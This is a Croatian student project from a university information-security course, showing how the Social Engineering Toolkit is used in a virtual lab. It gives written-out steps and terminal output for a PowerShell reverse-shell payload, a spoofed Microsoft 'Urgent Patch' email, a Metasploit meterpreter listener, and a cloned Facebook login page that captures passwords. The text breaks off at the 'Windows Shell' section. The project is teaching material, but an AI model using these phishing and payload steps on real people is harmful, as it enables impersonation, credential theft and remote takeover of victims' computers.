

**SVEUČILIŠTE U ZAGREBU**  
**FAKULTET ORGANIZACIJE I INFORMATIKE**  
**V A R A Ž D I N**

**Ivan Užarević**

**Social Engineering with SET**  
**PROJEKT IZ KOLEGIJA SIGURNOST INFORMACIJSKIH SUSTAVA**

**Varaždin, 2018.**

**SVEUČILIŠTE U ZAGREBU**  
**FAKULTET ORGANIZACIJE I INFORMATIKE**  
**V A R A Ž D I N**

**Ivan Užarević**

**Matični broj: 46387/17–R**

**Studij: Informacijsko i programsko inženjerstvo**

# **Social Engineering with SET**

**PROJEKT IZ KOLEGIJA SIGURNOST INFORMACIJSKIH SUSTAVA**

**Mentor:**

Doc.dr.sc. Tonimir Kišasondi

**Varaždin, Siječanj 2018.**

# Sadržaj


1. Uvod .....	1
2. Spear-phishing i mail napadi .....	2
2.1. Priprema za spear-phishing napad putem SET-a.....	2
2.2. Slanje maila putem SET-a .....	5
2.3. Listen and Wait and Get a Remote shell .....	7
3. Website napadi .....	9
3.1. Java Applet and Browser Exploits .....	9
3.2. Credential Harvesting Attack .....	10
4. Creating Payloads and Listener .....	12
4.1. Windows Shell.....	12
4.2. Meterpreter .....	13
5. Osvrt na ostale vrste napada u SET-u.....	20
5.1. QRCode Generator .....	20
5.2. SMS Spoofing .....	21
6. Zaključak .....	22
7. Literatura .....	23

# 1. Uvod

SET (Social Engineering Toolkit) je alat koji se fokusira na napadanje ljudskog elementa sigurnosti informacijskih sustava. Osnovna svrha je simuliranje napada socijalnog inženjeringa i omogućavanje ispitivanja uspješnosti istih. Cilj je osvijestiti korisnike o često zaboravljenim rizicima koje donosi socijalni inženjering [7]. Posebno je dizajniran za obavljanje naprednih napada na ljudski resurs. SET je pušten u promet s web stranice <http://www.social-engineer.org>, te je ubrzo postao standardni alat za penetracijskom testiranju. SET je napisao David Kennedy (ReL1K) , uspio je ugraditi neviđene mogućnosti u penetracijskim alatima. Napade je implementirao u alat tako da bi se oni fokusirali na ljudski resurs u poduzeću i tako testirali sigurnost samog poduzeća.[8]

Kennedy, kreator SET-a, je u jednom razgovoru rekao kako je inicijalni cilj efektivnost ljudske edukacije, programa svijesnosti i testiranje kontrola suradnika i zaposlenika u kompaniji. Glavna namjera je bila osigurati da osoba može izdržati napade socijalnog inženjeringa te ukazati koliko je dobra u tome. Zanimljivost uz ovaj alat i njegovu popularnost je bila sama povratna informacija od penetracijskih testera. On i njegovi suradnici otišli bi na konferenciju ili u neku kompaniju, a rezultati su bili začuđujući koliko su ljudi zapravo ranjivi na socijalni inženjering [6]

SET daje sljedeće mogućnosti napada (ispod na slici 1.1.)



Slika 1.1. Mogućnosti napada putem SET-a


## 2. Spear-phishing i mail napadi

Korisnici često znaju primati mailove i odmah ih poslati u smeće jer su im ti mailovi sumnjivi. Iz toga razloga napadači smišljaju jasne taktike kako bi privukli pozornost svoje žrtve kod ovakvih napada. Najpoznatiji napadi u svijetu sigurnosti su zapravo krenuli sa spear-phishing napadima.

Phishing je zapravo vrsta socijalnog inženjeringa koja se odnosi na prijevare, kojima se služe zlonamjerni korisnici šaljući lažne poruke koristeći pritom postojeće Internet servise. U pravilu, phishing poruke prenose se putem elektroničke pošte koja navodi korisnika da klikne na određeni link koji ga dalje vodi na stranice zloćudnog web poslužitelja.[1]

Spear-phishing napadi predstavljaju višu formu phishing napada jer se email poruka kreira na specifičan način koji će odmah privući pozornost žrtve, tj. napadač se nada da će žrtva nasjesti na lažnu poruku. Spear phishing je kada napadači koriste osobne informacije o potencijalnoj žrtvi da bi konstruirali email koji ima određene osobne informacije pomoću kojih bi ga nagovorili da pokrene virus ili oda neku informaciju. Takvi napadi se izvode tako da napadači prate žrtvu i otkriju ljude s kojima komunicira preko emaila. Tada pokušaju napraviti što sličniju email adresu jednog od kontakata i šalju email žrtvi u kojoj oponašaju tu osobu. [2]

Sljedeća ilustracija jasno opisuje razliku između phishinga i spear-phishinga



Slika 2.1 Razlika između Phishinga i Spear-Phishinga (Dostupno sa <https://cdn.alienvault.com/images/uploads/tips/incident-response/chapter-5/graphic-whats-the-difference.png>)

### 2.1. Priprema za spear-phishing napad putem SET-a

Za potrebe testiranja napada putem SET-a koristili smo virtualne mašine instalirane ili importane preko VirtualBox alata.

Prvo se potrebno osigurati da je sve u redu sa računalom putem kojeg vršimo napad. Naše napadačko računalo će imati instaliran Kali Linux operacijski sustav. Prvo se moramo osigurati da je sve u redu sa našom verzijom operacijskoga sustava. Sa leafpadom otvorimo sources.list datoteku te se u toj datoteci mora nalaziti sljedeći unos:

```
deb http://old.kali.org/kali sana main non-free contrib
```

Zatim je potrebno u terminalu unijeti sljedeću naredbu koja će nam ažurirati sve alate u kali-ju.

```
apt-get update && apt-get upgrade -y && reboot
```

Također, za potrebe testiranja moramo osigurati da je mreža ispravno postavljena. Najbolje je u postavkama određene mašine u VirtualBoxu postaviti bridged network i na napadačkom i na žrtvinom računalu. Sa naredbom ifconfig možemo provjeriti ip-adresu za računalo napadača, dok naredba ipconfig za žrtvino računalo (jer će žrtvino računalo koristiti Windows 7 operacijski sustav). Na Vama je da imate ispravno postavljenu mrežu na vašim virtualnim mašinama kako bi sve uredno funkcioniralo.

Sljedeće što je važno znati je spear-phishing workflow. Prvo ćemo kreirati payload, zatim ćemo poslati mail našoj žrtvi zatim ćemo slušati i čekati pomoću Metasploit alata da se žrtva preko powershell skripte spoji na naše računalo. Zatim dobivamo pristup udaljenom shell-u, te možemo izvršavati naše privilegije na žrtvinom računalu. Workflow je prikazan na sljedećoj slici:



Slika 2.2. Spear-phishing Workflow Scenario [5]

Zatim je potrebno definirati neke savjete za spear-phishing napade:

- Ne koristiti payload temeljen na nekim tehnologijama (npr. Adobe alati, Flash, itd.). Jedan od razloga je što ne možemo u potpunosti znati što korisnik ima instalirano na

svom računalu, a isto tako već su možda izašle zakrpe za određenu tehnologiju koje ispravljaju ranjivosti koje želimo iskoristiti

- Korisiti payload kojem će operacijski sustav vjerovati (npr. Powershell skripte)

[5]


Znači konkretna priprema u ovom slučaju će se temeljiti na kreiranju powershell payload-a kojeg će žrtva pokrenuti na svom računalu. Zato ćemo u SET-u koristiti za kreiranje payloada koristiti takozvani „Powershell Alphanumeric Shellcode Injector“. Prvo se moramo u SET-u pozicionirati na tu vrstu napada nakon pokretanja SET-a:

```
set > 1  
set > 9  
set > 1
```

Zatim moramo unijeti IP adresu napadača, tj. našu adresu (to možete provjeriti sa ifconfig naredbom) te pripadajući port te reći da ne želimo pokrenuti listener odmah jer to želimo napraviti tek kad pošaljemo mail:

```
Enter the IPAddress or DNS name for the reverse host: 10.85.8.128  
Enter the port for the reverse[443]: 443  
...  
Do you want to start the listener now[yes/no]: : no
```

Zatim će SET generirati skriptu i to na lokaciji /root/.set/reports/powershell. To možete vidjeti na sljedećoj slici



Slika 2.3. Izgenerirana powershell skripta

## 2.2. Slanje maila putem SET-a

Ovo je drugi korak u našem workflowu. Želimo poslati email prema žrtvi sa prethodno kreiranim powershell skriptom koje će tu skriptu izvršiti. Kako bismo nastavili dalje prvo je potrebno nešto reći o „email spoofingu“. Email spoofing zapravo je zapravo prilagodba email zaglavlja tako da žrtva pomisli da je email poslan sa legitimoga izvora, a zapravo je poslana sa sasvim drugoga. [3]. 2 su najvažnija pravila kod email spoofinga prilikom rada sa SET-om:

- Potreban nam je SMTP relay račun kako bi email spoofing bio što uvjerljiviji
- Email poruka mora biti profesionalna i što uvjerljivija kako bismo što lakše naveli žrtvu na akciju koja nama ide u korist

[5]

Sljedeća slika predstavlja naše opcije za slanje emaila. Tj. možemo izvršiti na specifičnu email adresu ili na određenu grupaciju ljudi. Za potrebe spear-phishing napada koristiti ćemo opciju broj 1), odnosno napad na specifičnu email adresu. To pokazuje i sljedeća slika.



```
Terminal - root@kali: ~/.set/reports/powershell
File Edit View Terminal Tabs Help
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.
set> 5
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:mailer>
```


Slika 2.4. Opcije za slanje maila u SET-u

Scenarij za email napad je sljedeći. Napadač će se praviti da je jedan od predstavnika iz Microsofta te će javiti zaposleniku kompanije koji je admin te kompanije, da ažurira svoj oepreijski sustav na svom admin računalu koristeći poweshell skriptu koju mu je napadač poslao putem maila. Zato treba dobro razmisliti o sadržaju emaila prije slanja kako bi taj mail bio što uvjerljiviji. Postupak slanja maila je prikazan na sljedećem screenshotu:

```
set:mailer>1
set:phishing> Send email to:ivan.uzarevic95@gmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>2
set:phishing> From address (ex: moo@example.com):updatecentral@windows.com
set:phishing> The FROM NAME the user will see:Microsoft
set:phishing> Username for open-relay [blank]:apikey
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex: smtp.youremailserveryouown.com):smtp.sendgrid.net
set:phishing> Port number for the SMTP server [25]:2525
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: y
Enter the path to the file you want to attach: /root/x86_powershell_injection.txt
set:phishing> Email subject:Urgent Patch
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Hi, this is John from
Microsoft, I urge you to execute the attached powershell script beacuse of critical bug in our oper
ating system.
Next line of the body: Regards,
Next line of the body: John
Next line of the body: END
[*] SET has finished sending the emails
Press <return> to continue
```

Slika 2.5. Postupak slanja maila putem SET-a

Znači prvo se unese email korisnika kojem želimo poslati spear-phishing mail. Napadač neće koristiti gmail account jer je to ipak preočito da neće biti riječ o vjerodostojnom mailu. Zato će se koristiti open relay u ovom slučaju. Slijedi dio vezan za „email spoofing“. Prvo se unese „From adresa“, zatim „FROM NAME“ koji će biti prikazan žrtvi u email headeru kada pročita mail. Zatim je potrebno unijeti korisničko ime i password za open-relay račun te SMTP email server adresu i port (ovdje je korišten sendgrid sustav za slanje maila). Zatim definiramo neke postavke samoga maila. Tj. je li mail visokoga prioriteta (i pravilu kod ovakve vrste napada to i jeste tako) te želimo li dodati privitak (u ovom slučaju da, jer se žrtvi želi poslati powershell skripta). Ako dodajemo privitak onda je potrebno unijeti njenu lokaciju. Zatim slijedi unos samog sadržaja emaila (subject, vrsta emaila – html ili plain, body). Treba napomenuti da se u praksi koristi html mail jer izgleda puno profesionalnije i moguće je napraviti bolju obfuskaciju linkova unutar maila. U ovom slučaju će se koristiti plain mail. Nakon što smo unijeli sve podatke, što označava ključna riječ END u body-u maila, SET će javiti je li završio sa slanjem emaila. Ovaj cijeli postupak vidljiv je na prethodnom screenshotu, a rezultat poslanoga maila se nalazi na sljedećoj slici.



Slika 2.6. Rezultat poslanoga maila

## 2.3. Listen and Wait and Get a Remote shell

Slijedi dio vezan uz čekanje žrtve da bude prevarena tako da klikne na privitak te izvrši kliknutu powershell skriptu. Potrebno je navesti neke prakse vezane uz remote shell. Potrebno je napraviti obfuskaciju broja porta, port 443 je jedna od boljih opcija jer podržava HTTPS i nema problema sa firewallom. Drugi savjet je vezan uz korištenje Metasploit frameworka i Meterpreter payload-a za pristup remote shellu. [5]

Napadač će prvo pokrenuti Metasploit sa sljedećom naredbom:

```
msfconsole
```

Zatim je potrebno iskoristiti multi/handler module za slušanje dolaznih konekcija.

```
msf > use multi/handler
```

Potrebno je postaviti payload na meterpreter/reverse\_https

```
msf exploit(handler) > set payload windows/meterpreter/reverse_https
```

Slijedi postavljanje opcija u metasploit (postavljanje lokalnoga porta, lokalne host ip adrese, ExitOnSession-a ako slučajno dođe do zatvaranja konekcije da i dalje imamo pristup sesiji) te pokretanje exploit posla u pozadini.

```
msf exploit(handler) > set LPORT 443
msf exploit(handler) > set LHOST 0.0.0.0
msf exploit(handler) > set ExitOnSession false
msf exploit(handler) > exploit -j
```

Zatim se u terminalu pojavi poruka da HTTPS reverse handler radi na toj i toj adresi, na tom i tom portu. Kada žrtva pokrene powershell skriptu koju je napadač prethodno poslao putem maila otvoriti će se meterpreter sesija kojoj napadač ima pristup. Popis sesija se može provjeriti sa sljedećom naredbom:

```
sessions
```

Samoj sesiji se u metasploit frameworku može pristupi sa naredbom te se otvara meterpreter shell:

```
sessions -i [id]
```

Popis aktivnih sesija je prikazan na sljedeći način u terminalu.

```
Active sessions
=====
Id  Type           Information      Connection
--  --
1   meterpreter x86/windows  10.24.24.112:443 -> 10.24.13.30:49298 (10.24.13.30)
```


Slika 2.7. Popis aktivnih sesija u Meterpreteru

### 3. Website napadi

U ovom poglavlju pokušati ćemo nešto reći o napadima kao što su Java Applet i Browser Exploit metode, Tabnabbing, Web Jacking i najpopularnija među njima, Credential Harvesting metoda.

#### 3.1. Java Applet and Browser Exploits

U SET-u se pozicioniramo na napade koji su vezani za browser exploit metode. U SET-u kod svih website napada imamo 3 mogućnosti. Prvo se mogu koristiti generirani web predlošci, dok je druga mogućnost vezana uz kloniranje stranice. Treća mogućnost vezana uz ubacivanje vlastite stranice koje će poslužiti za website napad. To je vidljivo na sljedećoj slici.



```
File Edit View Terminal Tabs Help
set:webattack>2

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: no
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [10.24.24.112]:

1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo

set:webattack> Select a template:4
```

Slika 3.1. Tri metode za website napade u SET-u

Problem kod prve metode je očigledan, a vezan je uz to ako odaberemo template npr. za opciju broj 4 twitter, sve opcije koje nam SET ponudi se odnose na ranjivosti za specifičnu tehnologiju, što nije baš korisno u praksi ukoliko žrtva ne koristi određenu tehnologiju na svom računalu ili pak već postoji zakrpa za tu ranjivost. [5]

Kod Java Appleta odabir opcija je isti kao i kod browser exploita dok se ne dodje do izbornika koji nam nudi 3 opcije vezane uz tip certifikata. Moguće je kreirati vlastiti self-signed

certifikat, može se iskoristiti ugrađeni certifikat u SET-u, ili vlastiti potpisani certifikat ili applet. Napadač će odabrati u ovome slučaju opciju broj 2, odnosno ugrađeni applet unutar SET-a. Nakon toga će SET ponuditi opciju odabira payloada kojeg će izgenerirati. Na sljedećoj slici je moguće vidjeti kako je u ovom slučaju odabir pao na Meterpreter payload, odabir porta je pao na 443, a vrsta payloada je meterpreter\_reverse\_https.

```
File Edit View Terminal Tabs Help
[*] Malicious java applet website prepped for deployment
What payload do you want to generate:
Name: Description:
1) Meterpreter Memory Injection (DEFAULT) This will drop a meterpreter payload through powershell injection
2) Meterpreter Multi-Memory Injection This will drop multiple Metasploit payloads via powershell injection
3) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support
5) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP
6) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcode execution
7) Import your own executable Specify a path for your own executable
8) Import your own commands.txt Specify payloads to be sent via command line
set:payloads>1
set:payloads> PORT of the listener [443]:
Select the payload you want to deliver via shellcode injection
1) Windows Meterpreter Reverse TCP
2) Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
3) Windows Meterpreter (Reflective Injection) Reverse HTTP Stager
4) Windows Meterpreter (ALL PORTS) Reverse TCP
set:payloads> Enter the number for the payload [meterpreter_reverse_https]:
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
```

Slika 3.2. Meterpreter Memory Injection kod Java Applet napada

SET će zatim pokrenuti Metasploit framework sa odabranim opcijama. Tj. nije potrebno namještati nikakve dodatne postavke u Metasploitu jer u kombinaciji sa SET-om sve je automatski postavito. Sve što treba je čekati da žrtva pristupi URL-u. Problem kod ove metode je Java Security poruka koja već upućuje na to da nešto možda nije u redu sa stranicom te će blokirati izvršavanje java koda.

### 3.2. Credential Harvesting Attack

Scenarij korišten za potrebe ovoga napada je sljedeći. Potrebno je iskoristiti profesionalni HTML email te da osoba koja prima taj email neće posumnjati da je riječ o malicioznoj radnji. Druga važna stvar je link koji je je dio maila. Zapravo je potrebno utvrditi na koji način najbolje izvršiti obfuskaciju toga URL-a čime se nećemo baviti detaljno u ovom projektu.



U SET-u se pozicioniramo na Credential Harvesting Attack. Na sljedećoj slici se nalazi konfiguracija ovoga napada u SET-u.

```
TX packets 4187 bytes 1097218 (1.0 MiB)
1) Web Templates dropped 0 overruns 0 carrier 0 collisions 0
2) Site Cloner
lo:3) Custom Import PBACK RUNNING> mtu 65536
    ipet 127.0.0.1 netmask 255.0.0.0
99) Return to Webattack Menu 28 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
set:webattack>2 sets 14 bytes 933 (933.0 B)
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to actions 0
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.24.24.112
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Slika 3.3. Konfiguracija Credential Harvest napada

Nakon što je konfiguracija završena, pokreće se Metasploit koji osluškuje i čeka da žrtva pošalje svoje podatke. Nakon što korisnik unese svoje podatke na lažnoj stranici (u ovom slučaju lažna facebook stranica), Metasploit će nam prikazati te podatke unutar terminala u obliku prikazanom na sljedećoj slici. Konkretno ono što napadača zanima je „POSSIBLE USERNAME FIELD FOUND“ i „POSSIBLE PASSWORD FIELD FOUND“.

```
PARAM: login=
POSSIBLE USERNAME FIELD FOUND: email=test@test.com
POSSIBLE PASSWORD FIELD FOUND: pass=ovojemojpassword3
POSSIBLE USERNAME FIELD FOUND: login=1ns 0 frame 0
PARAM: prefill_contact_point=933 (933.0 B)
PARAM: prefill_source=dropped 0 overruns 0 carrier 0 collisions 0
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

^C[*] File exported to /root/.set//reports/2018-01-31 00:48:57.901674.html for your reading pleasure
...
[*] File in XML format exported to /root/.set//reports/2018-01-31 00:48:57.901674.xml for your reading pleasure...

Press <return> to continue
```

Slika 3.4. Rezultat Credential Harvest napada

Također, ako postoji više poslanih podataka od više korisnika moguće je dohvatiti report kojega SET izradi u preglednom obliku (npr. HTML oblik), a nalazi se na lokaciji /root/.set/reports.

## 4. Creating Payloads and Listener

U ovom poglavlju potrebno je prvo nešto reći o konceptu payload-a i listenera. Drugi dio vezan je uz generiranje Windows Shell Payloada i udaljenoga slušanja kako bise preuzela kontrola nad žrtvinim računalom. Zatim će se malo nešto reći o Metasploitov-om Meterpreter payload-u. Spomenuti će se i Empire Powershell pomoću kojega će napadač podići svoju razinu privilegija iznad samoga dobivanja pristupa remote shell-u, tj. kako bi se postigao potpuni pristup udaljenom računalu.

Postavlja se pitanje zašto bi napadač koristio SET za generiranje payload-a ako to može napraviti i uz Metasploit. Stvar je u tome što ĆE SET svakako koristiti Metasploit, ali će još uz napraviti automatizaciju naredbi koje su unešene preko SET sučelja.

Uz to postavlja se pitanje razlike između Windows Shella i Meterpreter Shella. Windows Shell je zapravo naredbeni redak preusmjeren prema napadaču tako da napadač može izvršavati Windows naredbe. Sa druge strane, Meterpreter je payload u Metasploitu koji omogućava izvršavanje većeg broja funkcionalnosti.

Treću stvar koju treba razjasniti je razlika između bind shell-a i reverse shella. Kod bind shell-a napadač se spaja direktno na žrtvino računalo gdje je listener već pokrenut. Sa druge strane reverse shell je zapravo surotan koncept u odnosu na bind shell. Napadač sluša dolazne konekcije od bilo koje žrtve. Uz to važna stvar je što je reverse shell izbjegava probleme sa firewallom. [5]

### 4.1. Windows Shell

